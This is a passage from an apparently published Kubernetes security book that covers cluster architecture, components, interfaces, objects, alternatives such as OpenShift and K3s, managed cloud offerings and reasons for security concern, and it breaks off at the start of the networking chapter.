Kubernetes is an open-source orchestration platform for containerized applications that support automated deployment, scaling, and management. It was originally developed by Google in 2014 and is now maintained by the **Cloud Native Computing Foundation (CNCF)** after Google donated it to the latter in March 2015. Kubernetes is the first CNCF project that graduated in 2018. Kubernetes is written in the **Go** language and is often abbreviated as **K8s**, counting the eight letters between the **K** and the **s**.

Many technology companies deploy Kubernetes at scale in production environments. Major cloud providers, including **Amazon's Elastic Kubernetes Service (EKS)**, **Microsoft's Azure Kubernetes Service (AKS)**, **Google Kubernetes Engine (GKE)**, **Oracle Cloud Infrastructure Container Engine for Kubernetes (OKE)**, **Alibaba Cloud Kubernetes**, and **DigitalOcean Kubernetes (DOKS)**, each offer their own managed Kubernetes services to support enterprise needs and streamline Kubernetes operations.

A Kubernetes cluster consists of two main components: control plane nodes (often referred to as the master node) and worker nodes. Each of these nodes plays a critical role in the operation of the Kubernetes environment, ensuring that applications run efficiently and reliably across diverse infrastructures, including those that support multi-tenant environments.

Here are some of the features of Kubernetes:

- **Automated scheduling:** Kubernetes assigns containers to different parts of your system to make sure resources are used efficiently.
- **Self-healing:** If a container fails or stops responding, Kubernetes automatically fixes it by restarting, replacing, or rescheduling it.
- **Horizontal scaling:** Need more or fewer resources? Kubernetes can automatically or manually adjust the number of containers to match demand.
- **Service discovery and load balancing:** It has built-in tools to help containers find each other and manage the flow of traffic to keep everything running smoothly.
- **Storage orchestration:** Kubernetes can automatically connect your containers to the right storage, whether it's local, from the cloud, or a network system.

- **Automated rollouts and rollbacks:** Updating your applications is a breeze with Kubernetes, which can smoothly roll out new updates or revert to previous versions if something goes wrong.
- **Secret and configuration management:** It keeps sensitive information, and configurations secure without exposing it in your application code.

In short, Kubernetes takes care of the *hard work* to keep your containerized applications running.

Kubernetes adoption

When the first edition of this book was published back in 2019, the adoption of Kubernetes occupied a whopping 77% share of orchestrators in use. The market share was close to 90% if OpenShift (a variation of Kubernetes from Red Hat) was included:




Figure 1.1 – Chart showing the share of Kubernetes adoption in 2019

According to the CNCF Organization, looking ahead to 2025, we expect Kubernetes and the cloud-native ecosystem to continue to grow and evolve.

By now, you should have a solid understanding of the core concepts of Kubernetes. In the next section, we will get into the architectural components that constitute a Kubernetes cluster, providing a detailed overview of their roles and interactions within the system.

Kubernetes components

Kubernetes follows a client-server architecture. In Kubernetes, multiple **master nodes** control multiple **worker nodes**. Each master and worker has a set of components required for the cluster to work correctly. A master node generally has **kube-apiserver**, **etcd** storage, **kube-controller-manager**, **cloud-controller-manager**, and **kube-scheduler**. The worker nodes have **kubelet**, **kube-proxy**, a **Container Runtime Interface (CRI)** component, a **Container Storage Interface (CSI)** component, and so on. The following is an architecture diagram of a Kubernetes cluster showing some of the core components:




Figure 1.2 – Kubernetes architecture with core components

Figure 1.2 presents a simplified diagram of a Kubernetes cluster’s control plane, highlighting its essential components, such as the **API server**, **scheduler**, **etcd**, and **Controller Manager**. The diagram also demonstrates the interaction between the control plane and a worker node, which includes critical components such as the **kubelet**, **Kube-proxy**, and several **Pods** running workloads. This interaction showcases how the control plane manages and orchestrates containerized applications across the cluster while ensuring smooth communication with worker nodes.

You can see that the API server is the most important component of the cluster, making connections with the rest of the components. The communications with the API server are usually inbound, meaning that the component creates the request to the API server. The Kube API server authenticates and validates the request.

Now, we will be explaining those components in more detail:

- **Cluster:** A Kubernetes cluster is composed of multiple machines (or VMs) known as nodes. There are two types of nodes: master nodes and worker nodes. The main control plane, such as **kube-apiserver**, runs on the master nodes. The agent running on each **worker node** is called **kubelet**, working as a minion on behalf of kube-apiserver. A typical workflow in Kubernetes starts with a user (for example, DevOps) who communicates with kube-apiserver in the master node, and kube-apiserver delegates the deployment job to the worker nodes. This workflow is illustrated in the following diagram:




Figure 1.3 – Kubernetes user request workflow

Figure 1.3 shows how a user sends a deployment request to the master node (kube-apiserver), which delegates the deployment execution to kubelet in some of the worker nodes:

- **kube-apiserver:** The Kubernetes API server (kube-apiserver) is a control-plane component that validates and configures data for objects such as Pods, services, and controllers. It interacts with objects using REST requests.

- **etcd:** etcd is a **highly available** key-value store used to store data such as configuration, state, secrets, metadata, and some other sensitive data. The watch functionality of etcd provides Kubernetes with the ability to listen for updates to configuration and make changes accordingly. However, while etcd can be made secure, it is not secure by default. Ensuring that etcd is secure requires specific configurations and best practices due to the sensitive information it holds. We will cover how to secure etcd in *Chapter 6, Securing Cluster Components*.
- **kube-scheduler** is a default scheduler for Kubernetes. It looks for newly created pods and assigns pods to the nodes. The scheduler first filters a set of nodes on which the pod can run. Filtering includes creating a list of possible nodes based on available resources and policies set by the user. Once this list is created, the scheduler ranks the nodes to find the most optimal node for the pod.
- **Cloud-controller-manager:** This feature is still in beta state. It is a core component (control plane component) that enables Kubernetes to interact with cloud provider resources and services, such as load balancers, storage volumes, and networking. Some of the responsibilities of this component include ensuring that nodes (either VMs or instances) are properly managed in the cloud provider. It is also responsible for configuring networking routes between nodes to ensure pods can communicate across the cluster.
- **Kubelet:** This is the node agent for Kubernetes. It manages the life cycle of objects within the Kubernetes cluster and ensures that the objects are in a healthy state on the node. Its primary function is to ensure that containers are running as specified in the Pod definitions (manifest files) by interacting with the Kubernetes API server to receive the needed information, then managing the lifecycle of containers using container runtime environments, such as Docker or containerd.
- **Kube-proxy:** This crucial component runs on each node to manage network connectivity and load balancing for Pods. It ensures that network traffic is correctly routed within the cluster, enabling communication between services and Pods by managing iptables or IPVS rules on nodes to direct traffic to the correct endpoints, ensuring seamless connectivity.
- **kube-controller-manager:** The Kubernetes controller manager is a combination of the core controllers that watch for state updates and make changes to the cluster accordingly. Controllers that currently ship with Kubernetes include the following:

Controllers	Description
Replication controller	This maintains the correct number of Pods on the system for every replication controller object.
Node controller	This monitors changes to the nodes.
Endpoints controller	This populates the endpoint object, which is responsible for joining the service object and Pod object. We will cover services and Pods in more detail in the next section.
Service accounts token controller	This creates default accounts and API tokens for new namespaces.
Cloud controller manager	This enables Kubernetes to interact with cloud provider resources and services.

Table 1.1 – Controllers available within Kubernetes

In this section, you looked at the core components of Kubernetes. These components will be present in all Kubernetes clusters. Kubernetes also has some configurable interfaces that allow clusters to be modified to suit organizational needs. You will review these next.

The Kubernetes interfaces

Kubernetes aims to be flexible and modular, so cluster administrators can modify the networking, storage, and container runtime capabilities to suit the organization's requirements. Currently, Kubernetes provides three different interfaces that can be used by cluster administrators to use different capabilities within the cluster. These are discussed in the following subsections.

The container networking interface

To provide you with a better understanding of the **Container Network Interface (CNI)** and its role within the Kubernetes architecture, it's important to first clarify that when a cluster is initially installed, containers or Pods do not have network interfaces, and therefore, they cannot communicate with each other. CNI helps implement K8s' network model (we will deep dive into more details in the next chapter, *Chapter 2, Kubernetes Networking*). The CNI integrates with the kubelet, enabling the use of either virtual interfaces or physical networks on the host, to automatically configure the networking required for pod-to-pod communication.

To achieve this, a CNI plugin must be installed within the system. This plugin is utilized by container runtimes such as Kubernetes' CRI-O, Docker, and others. The CNI plugin is implemented as an executable, and the container runtime interacts with it using JSON payloads.

The CNI is responsible for attaching a network interface to the pod's network namespace and making any necessary modifications to the host to ensure that all network connections are working as expected. It takes care of tasks such as IP address assignment and routing, facilitating communication between pods on the nodes.

The container storage interface

Kubernetes introduced the **container storage interface (CSI)** in v1.13. Before 1.13, new volume plugins were part of the core Kubernetes code. The container storage interface provides an interface for exposing arbitrary blocks and file storage to Kubernetes. Cloud providers can expose advanced filesystems to Kubernetes by using CSI plugins.

By enforcing fine-grained access controls, the CSI driver significantly strengthens data security in Kubernetes. It not only facilitates isolated, secure storage access but also integrates seamlessly with encryption and key management, enhancing data confidentiality and compliance in containerized environments. The CSI driver allows for fine-grained access control to storage volumes, making it possible to enforce access permissions at the Pod level.

A list of drivers available can be found in the *Further reading* section of this chapter.

The container runtime interface

At the lowest level of Kubernetes, container runtimes ensure containers start, work, and stop. You need to install a **container runtime** into each node in the cluster so that Pods can run there. The most popular container runtime is Docker. The container runtime interface gives cluster administrators the ability to use other container runtimes, such as CRI and CRI-O.



Note

Kubernetes 1.30 requires that you use a runtime that conforms with CRI.

Kubernetes releases before v1.24 included a direct integration with Docker Engine, using a component named **Dockershim**. That special direct integration is no longer part of Kubernetes.

Having discussed how Kubernetes interfaces are used to configure networking, storage, and container runtime capabilities, you will now gain a better understanding of their usage by exploring one of the most important topics, Kubernetes objects, in the upcoming section.

Kubernetes objects

The storage and compute resources of the system are classified into different objects that reflect the current state of the cluster. Objects are defined using a `.yaml` spec and the Kubernetes API is used to create and manage the objects. We are going to cover some common Kubernetes objects in detail in the following subsections.

Pods

The Pod is the basic building block of a Kubernetes cluster. It's a group of one or more containers that are expected to co-exist on a single host. Containers within a Pod can reference each other using `localhost` or **inter-process communications (IPCs)**.

Replica sets

Replica sets ensure that a given number of Pods are running in a system at any given time. However, it is better to use deployments instead of replica sets because replica sets do not offer the same enhanced features, flexibility, and management capabilities for workloads as deployments. Deployments encapsulate replica sets and Pods. Additionally, deployments provide the ability to carry out rolling updates.

Deployments

Kubernetes deployments help scale Pods up or down based on labels and selectors. The YAML spec for a deployment consists of **replicas**, which is the number of instances of Pods that are required, and **templates**, which are identical to Pod specifications.

Services

A Kubernetes service is an abstraction of an application. A service enables network access for Pods. Services and deployments work in conjunction to ease the management and communication between different pods of an application. Kubernetes services will be explored in more detail in the next chapter, *Chapter 2, Kubernetes Networking*.

Volumes

Container storage is ephemeral by nature, which means that they are created on the fly and exist only for a short duration, typically to assist with debugging or inspecting the state of a running Pod. If the container crashes or reboots, it restarts from its original state, which means any changes made to the filesystem or runtime state during the container's lifecycle are lost upon restart. Kubernetes **volumes** help solve this problem. A container can use volumes to store a state. A Kubernetes volume has a lifetime of a Pod, unless we are using `PersistentVolume` [3]; as soon as the Pod perishes, the volume is cleaned up as well. Volumes are also needed when multiple containers are running in a Pod and need to share files. A Pod can mount any number of volume types concurrently.

Namespaces

Namespaces help a physical cluster to be divided into multiple virtual clusters. Multiple objects can be isolated within different namespaces. One use case of namespaces is on multi-tenant clusters, where different teams and users share the same system. Default Kubernetes ships with four namespaces: `default`, `kube-system`, `kube-public`, and `kube-node-lease`.

Service accounts

Pods that need to interact with `kube-apiserver` use service accounts to identify themselves. By default, Kubernetes is provisioned with a list of default service accounts: `kube-proxy`, `kube-dns`, `node-controller`, and so on. Additional service accounts can be created to enforce custom access control. When you create a cluster, Kubernetes automatically creates the default service account for every namespace in your cluster.

Network policies

A **network policy** defines a set of rules of how a group of Pods is allowed to communicate with each other and other network endpoints. Any incoming and outgoing network connections are gated by the network policy. By default, a Pod can communicate with all Pods.

Pod security admission

The `PodSecurityPolicy` was deprecated in Kubernetes v1.21 and removed from Kubernetes in v1.25. The Kubernetes **Pod Security Standards (PSS)** define different isolation levels for Pods. These standards let you define how you want to restrict the behavior of Pods. Kubernetes offers a built-in Pod Security admission controller to enforce the Pod Security Standards as an alternative to `PodSecurityPolicy`.

You now have an understanding of the fundamentals of Kubernetes objects, including essential components such as Pods, Deployments, and Network Policies, which are critical when deploying a cluster. While Kubernetes has become the de facto standard for container orchestration and managing cloud-native applications, it is not always the best fit for every organization or use case. DevOps teams and system administrators may seek Kubernetes alternatives. Next, you will see some alternatives to Kubernetes.

Kubernetes alternatives

It is evident that Kubernetes is a robust and widely used container orchestration platform; however, it is not the only option available. Some of the reasons you will need to seek alternatives are the following:

- **Complexity and learning curve:** Kubernetes is highly complex, and it requires deep knowledge of its architecture, components, and operational best practices.
- **Resource intensive:** Running Kubernetes requires significant computational resources (CPU, memory, and storage) for both the control plane and worker nodes. This can be costly.
- **Specialized use cases:** Specialized orchestration tools can provide better performance and efficiency for specific workloads.

Here, we will explore some good alternatives to Kubernetes, each with its own features, advantages, and disadvantages.

Rancher

Rancher is an open source solution designed to help DevOps and developers to administer and deploy multiple Kubernetes clusters. It is not really an alternative to Kubernetes but more of a complementary solution to help orchestrating containers; it is an extension of the functionalities of Kubernetes. The management of the infrastructure can be performed easily, simplifying the operational burden of maintaining a medium and large environment.

Rancher has a variety of features worth looking at:

- It implements RBAC controls across multiple clusters, securing multi-tenant scenarios where different projects or applications can span and run on different clusters simultaneously.
- For troubleshooting purposes, it can help by monitoring, logging, and alerting for any issue on the application side. It supports the integration of several logging tools, such as Splunk, Kafka, and Loki.

- The provisioning of new clusters is one of Rancher’s most popular features. Through a single console, Rancher can deploy Kubernetes clusters across bare-metal, virtualized, and cloud environments. Rancher supports a built-in distribution known as **Rancher Kubernetes Engine (RKE)**. RKE simplifies and automates the implementation and operation of Kubernetes, running seamlessly on Docker containers.
- Automating the provisioning, management, and configuration of the underlying infrastructure that supports Kubernetes clusters. This feature makes it very easy and friendly to manage and scale new infrastructure resources such as worker nodes, control planes, and some other components.

K3s

K3s [4] is a lightweight Kubernetes platform packaged as a single 65 MB binary. It is great for Edge, **Internet of Things (IoT)**, and ARM (previously Advanced RISC Machine, originally Acorn RISC Machine) devices. ARM is a family of **reduced instruction set computing (RISC)** architectures for computer processors, configured for various environments. K3s is supposed to be fully compliant with Kubernetes. One significant difference between Kubernetes and K3s is that K3 uses an embedded SQLite database as a default storage mechanism, while Kubernetes uses etcd as its default storage server. K3s works great on something as small as a Raspberry Pi. For highly available configurations, an embedded etcd datastore can be used instead.

OpenShift

Red Hat OpenShift is a hybrid platform to build and deploy applications at scale.

OpenShift version 3 adopted Docker as its container technology and Kubernetes as its container orchestration technology. In version 4, OpenShift switched to CRI-O as the default container runtime. As of today, OpenShift’s self-managed container platform is version 4.15.

OpenShift versus Kubernetes

OpenShift and Kubernetes are both powerful platforms for managing containerized applications, but they serve slightly different purposes. There are many differences that you will learn next, but one notable example is the ease of use offered by OpenShift, which comes with an installer and pre-configured settings for easier deployment while, for example, Kubernetes requires additional setup and configuration for a production-ready environment.

Naming

Objects named in Kubernetes might have different names in OpenShift, although sometimes their functionality is alike. For example, a *namespace* in Kubernetes is called a *project* in OpenShift, and project creation comes with default objects. The project is a Kubernetes namespace with additional annotations. *Ingress* in Kubernetes is called *routes* in OpenShift. Routes were introduced earlier than Ingress objects. Routes in OpenShift are implemented by HAProxy, while there are many ingress controller options in Kubernetes. Deployment in Kubernetes is called `DeploymentConfig`, and OpenShift implements both Kubernetes Deployment objects and OpenShift Container Platform `DeploymentConfig` objects. Users may select but consider that the implementation is different.

Security

Kubernetes is open and less secure by default. OpenShift is relatively closed and offers a handful of good security mechanisms to secure a cluster. For example, when creating an OpenShift cluster, DevOps can enable the internal image registry, which is not exposed to the external one. At the same time, the internal image registry serves as the trusted registry where the image will be pulled and deployed. There is another thing that OpenShift projects do better than Kubernetes namespaces—when creating a project in OpenShift, you can modify the project template and add extra objects, such as `NetworkPolicy` and default quotas, to the project that are compliant with your company’s policy. It also helps hardening, by default.

For customers that require a stronger security model, Red Hat OpenShift provides Red Hat Advanced Cluster Security [5], which is included on the Red Hat OpenShift Platform Plus, and is a complete set of powerful tools to protect the environment.

Cost

OpenShift is a product offered by Red Hat, although there is a community version project called OpenShift Origin. When people talk about OpenShift, they usually mean the paid option of the OpenShift product with support from Red Hat. Kubernetes is a completely free open source project.

HashiCorp Nomad

Nomad offers support for both open source and enterprise licenses. It is a simple and adaptable scheduler and orchestrator designed to efficiently deploy container applications across on-premises and cloud environments, seamlessly accommodating large-scale operations.

Where Nomad plays an important role is in automating streamlining application deployments, offering an advantage over Kubernetes, which often demands specialized skills for implementation and operation.

It is built into a single lightweight binary and supports all major cloud providers and on-premises installations.

Its key features include the following:

- Accelerated adoption leading to swift time-to-production
- Facilitated migration pathways from alternative platforms and applications
- Simplified maintenance and troubleshooting, reducing personnel requirements while ensuring high uptime

When compared to Kubernetes, Kubernetes benefits from more extensive community support, as an open-source platform. Kubernetes also has greater maturity, has great support from major cloud providers, and offers superior flexibility and portability.

Minikube

Minikube is the single-node cluster version of Kubernetes that can be run on Linux, macOS, and Windows platforms. Minikube supports standard Kubernetes features, such as **LoadBalancer**, services, **PersistentVolume**, Ingress, container runtimes, and support for add-ons and GPU.

Minikube is a great starting place to get hands-on experience with Kubernetes. It's also a good place to run tests locally or work on proof of concepts. However, it is not intended for production workloads.

Having examined a range of alternatives to Kubernetes for container orchestration, we will now transition to a section dedicated to exploring cloud providers and their contributions to this domain. This discussion will focus on the support, tools, and services offered by leading cloud platforms to facilitate containerized workloads and orchestration.

Cloud providers and managed Kubernetes

There is an ongoing discussion regarding the future of infrastructure for Kubernetes. While some support a complete transition to cloud environments, others emphasize the significance of edge computing and on-premises infrastructures. Both approaches are very popular nowadays and the trend is to go for a hybrid approach where all technologies will work together to provide a better container environment.

The following provides a brief overview of the various cloud providers that offer managed Kubernetes services:

- **Amazon Elastic Kubernetes Service (EKS):** It is probably one of the most used managed services. It eliminates the need to install, operate, and maintain your own Kubernetes control plane on **Amazon Web Services (AWS)**. Some of its features include easy cluster scaling, developer-friendly experience, high availability, great integration support with many plugins, and security services to provide authentication and networking.
- **Google Kubernetes Engine (GKE):** It is a fully automated service from Google. It requires little Kubernetes experience. Its most popular feature is the Autopilot mode [6], which can manage your cluster's underlying compute (without you needing to configure or monitor), while still delivering a complete Kubernetes experience.

GKE security is managed by a dedicated **Security Operations Center (SOC)** team, which ensures near-real-time threat detection for your GKE clusters through continuous monitoring of GKE audit logs.

The following figures show how cloud providers can be connected using Amazon EKS Connector. The Amazon EKS Connector is a tool provided by AWS that allows you to connect and manage external Kubernetes clusters, such as GKE clusters, from the Amazon EKS console. This enables centralized visibility and management of multiple Kubernetes clusters, including those running outside of AWS.




Figure 1.4 – Kubernetes EKS connector

The preceding picture shows how customers running GKE clusters can now use EKS to visualize GKE cluster resources.

- **Oracle Kubernetes Engine (OKE):** Like its peers, this is a managed Kubernetes service provided by Oracle that simplifies the operations of enterprise-grade Kubernetes at scale. OKE provides a fully serverless Kubernetes experience with virtual nodes.
- The main features that OKE provides are managed nodes, on-demand node cycling, observability, high availability, and automatic upgrades. There is also a Marketplace available for containerized solutions.
- **AKS:** This simplifies all the container operations and integrates with AI and machine learning capabilities to enhance the deployment, management, and scaling of containerized applications. By leveraging AI and machine learning, AKS provides innovative features that simplify operations, optimize resource utilization, and improve the overall developer experience. Similar to probably all the other cloud providers, it also automates cluster management tasks.
- **Kubernetes on-premises and at the edge:** There is a new model for Kubernetes that allows users to manage Kubernetes clusters outside of traditional cloud environments, either within private data centers (on-premises) or at remote, distributed locations closer to data sources or users (edge locations). Some examples of these services are EKS Anywhere from AWS, Google Anthos, and Azure Arc-enabled Kubernetes.

If the plan is to deploy and manage microservices in a Kubernetes cluster provisioned by cloud providers, you need to consider the scalability capability as well as the security options available with the cloud provider. There are certain limitations if you use a cluster managed by a cloud provider:

- Some of the cluster configuration and hardening is done by the cloud provider by default and may not be subject to change.
- You lose the flexibility of managing the Kubernetes cluster. For example, if you want to enable Kubernetes' audit policy and export audit logs to Splunk in an Amazon EKS cluster. In this scenario, the control plane, including the API server, is managed by AWS. You cannot directly configure the audit policy on the API server as you might in an on-premises cluster.
- There is limited access to the master node where kube-apiserver is running. The limitation totally makes sense if you are focused on deploying and managing microservices. In some cases, you need to enable some admission controllers, then you will have to make changes to the kube-apiserver manifest as well. These operations require access to the master node.

If you want to have a Kubernetes cluster with access to the cluster node, an open source tool kops can help you. It is discussed next.

kops

Kubernetes Operations (kops) helps with creating, destroying, upgrading, and maintaining production-grade, highly available Kubernetes clusters from the command line. Is probably the easiest way to get a production-grade Kubernetes cluster up and running in the cloud. AWS and GCE are currently officially supported. Provisioning a Kubernetes cluster on a cloud starts from the VM layer. This means that with kops, you can control what OS image you want to use and set up your own admin SSH key to access both the master nodes and the worker nodes.

Why worry about Kubernetes security?

Kubernetes was in general availability in 2018 and is still evolving very fast. There are features that are still under development and are not in a general availability state (either alpha or beta). The latest version (1.33) that you will learn about at the end of this book will bring many new security enhancements. This is an indication that Kubernetes is still far from mature, at least from a security standpoint.

To address all the major orchestration requirements of stability, scalability, flexibility, and security, Kubernetes has been designed in a complex but cohesive way. This complexity no doubt brings with it some security concerns.

Configurability is one of the top benefits of the Kubernetes platform for developers. Developers and cloud providers are free to configure their clusters to suit their needs. This trait of Kubernetes is one of the major reasons for increasing security concerns among enterprises. The ever-growing Kubernetes code and components of a Kubernetes cluster make it challenging for DevOps to understand the correct configuration. The default configurations are usually not secure (the openness does bring advantages to DevOps to try out new features). Further, due to popularity, so many missions' critical workloads and crown jewel applications are hosted in Kubernetes which makes security paramount.

With the increase in the usage of Kubernetes, it has been in the news for various security breaches and flaws in 2023 and 2024:

- Since the beginning of April, several instances of exploitations of vulnerabilities in **Open-Metadata** platform (an open source platform designed to manage metadata across various data sources) have been observed [7].

- Researchers found that approximately 60% of the clusters were actively under attack by crypto miners [8].
- Misconfigurations were widely done by organizations and actively exploited in the wild, such as misconfiguring and granting anonymous access with privileges.
- Bad actors escalate into admin privileges by creating pods or persistent volumes on Windows nodes. They essentially exploit the following CVEs and vulnerabilities: CVE-2023-5528/3955/3893/3676 [9].

To summarize the importance of security in Kubernetes, it's key to note that Kubernetes deployments are often complex, dynamic, and distributed. In many instances, clusters support workloads from multiple teams (multi-tenancy) or even different organizations. Without proper security controls, a vulnerability in a single application could potentially compromise the entire cluster, impacting all teams involved.

These clusters may host applications that handle sensitive information, such as credentials and business-critical data. Implementing guardrails security controls is crucial to prevent breaches, maintain trust and credibility, and ensure compliance with regulatory standards, preventing potential penalties and legal issues.

In conclusion, security in Kubernetes is fundamental for maintaining the integrity, availability, and confidentiality of applications and data. Implementing robust security controls ensures that these features and benefits of Kubernetes are utilized without exposing the organization to unnecessary security risks.

Summary

The trend of microservices and the rise of Docker has enabled Kubernetes to become the de facto platform for DevOps to deploy, scale, and manage containerized applications. Kubernetes abstracts storage and computing resources as Kubernetes objects, which are managed by components such as kube-apiserver, kubelet, and etcd.

Kubernetes can be deployed in a private data center, in the cloud, or hybrid. This allows DevOps to work with multiple cloud providers and not get locked into any one of them (vendor locking). Although Kubernetes is still young but evolving very fast. As Kubernetes gets more and more attention, the attacks targeted at Kubernetes also become more notable. Now, in 2024, more attacks are targeting Kubernetes. You will get a better understanding of how to implement remediations to protect against such attacks later in this book.

In *Chapter 2, Kubernetes Networking*, we are going to cover the Kubernetes network model and understand how microservices communicate with each other in Kubernetes.

Further reading

- [1] Foundation (CNCF) reports (<https://www.cncf.io/reports/>)
- [2] List of CSI drivers (<https://kubernetes-csi.github.io/docs/drivers.html>)
- [3] Kubernetes PersistentVolume documentation (<https://kubernetes.io/docs/concepts/storage/persistent-volumes/>)
- [4] K3s official page (<https://k3s.io/>)
- [5] Red Hat OpenShift Platform Plus (<https://www.redhat.com/en/technologies/cloud-computing/openshift/platform-plus>)
- [6] GKE Autopilot mode (<https://cloud.google.com/kubernetes-engine/docs/concepts/autopilot-overview>)
- [7] Critical OpenMetadata vulnerabilities (<https://www.microsoft.com/en-us/security/blog/2024/04/17/attackers-exploiting-new-critical-openmetadata-vulnerabilities-on-kubernetes-clusters/>)
- [8] Kubernetes Clusters Under Attack (<https://www.aquasec.com/news/kubernetes-clusters-under-attack/>)
- [9] Admin privileges escalations on Windows nodes (<https://www.rapid7.com/db/vulnerabilities/kubernetes-cve-2023-5528/>)

2

Kubernetes Networking

When thousands of microservices are running in a Kubernetes cluster, you may be curious about how these microservices communicate with each other as well as with the internet. In this chapter, we will unveil all the communication paths in a Kubernetes cluster. We want you to not only know how the communication happens but to also look into the technical details with a security mindset.

In this chapter, you will gain a good understanding of the Kubernetes networking model, including how Pods communicate with each other and how isolation is achieved through Linux namespaces. You will also explore the critical components of the **kube-proxy** service. Finally, the chapter will cover the various **CNI network plugins** that enable network functionality in Kubernetes.

In this chapter, we will cover the following topics:

- Overview of the Kubernetes network model
- Communicating inside a Pod
- Communicating between Pods
- Introducing the Kubernetes service
- Introducing the CNI and CNI plugins

Overview of the Kubernetes network model

Applications running on a Kubernetes cluster are supposed to be accessible either internally from the cluster or externally, from outside the cluster. The implication from the network's perspective is there may be a **Uniform Resource Identifier (URI)** or **Internet Protocol (IP)** address associated with the application. Multiple applications can run on the same Kubernetes worker node, but how can they expose themselves without conflicting with each other? Let's look at this problem together and dive into the Kubernetes network model.

Port-sharing problems

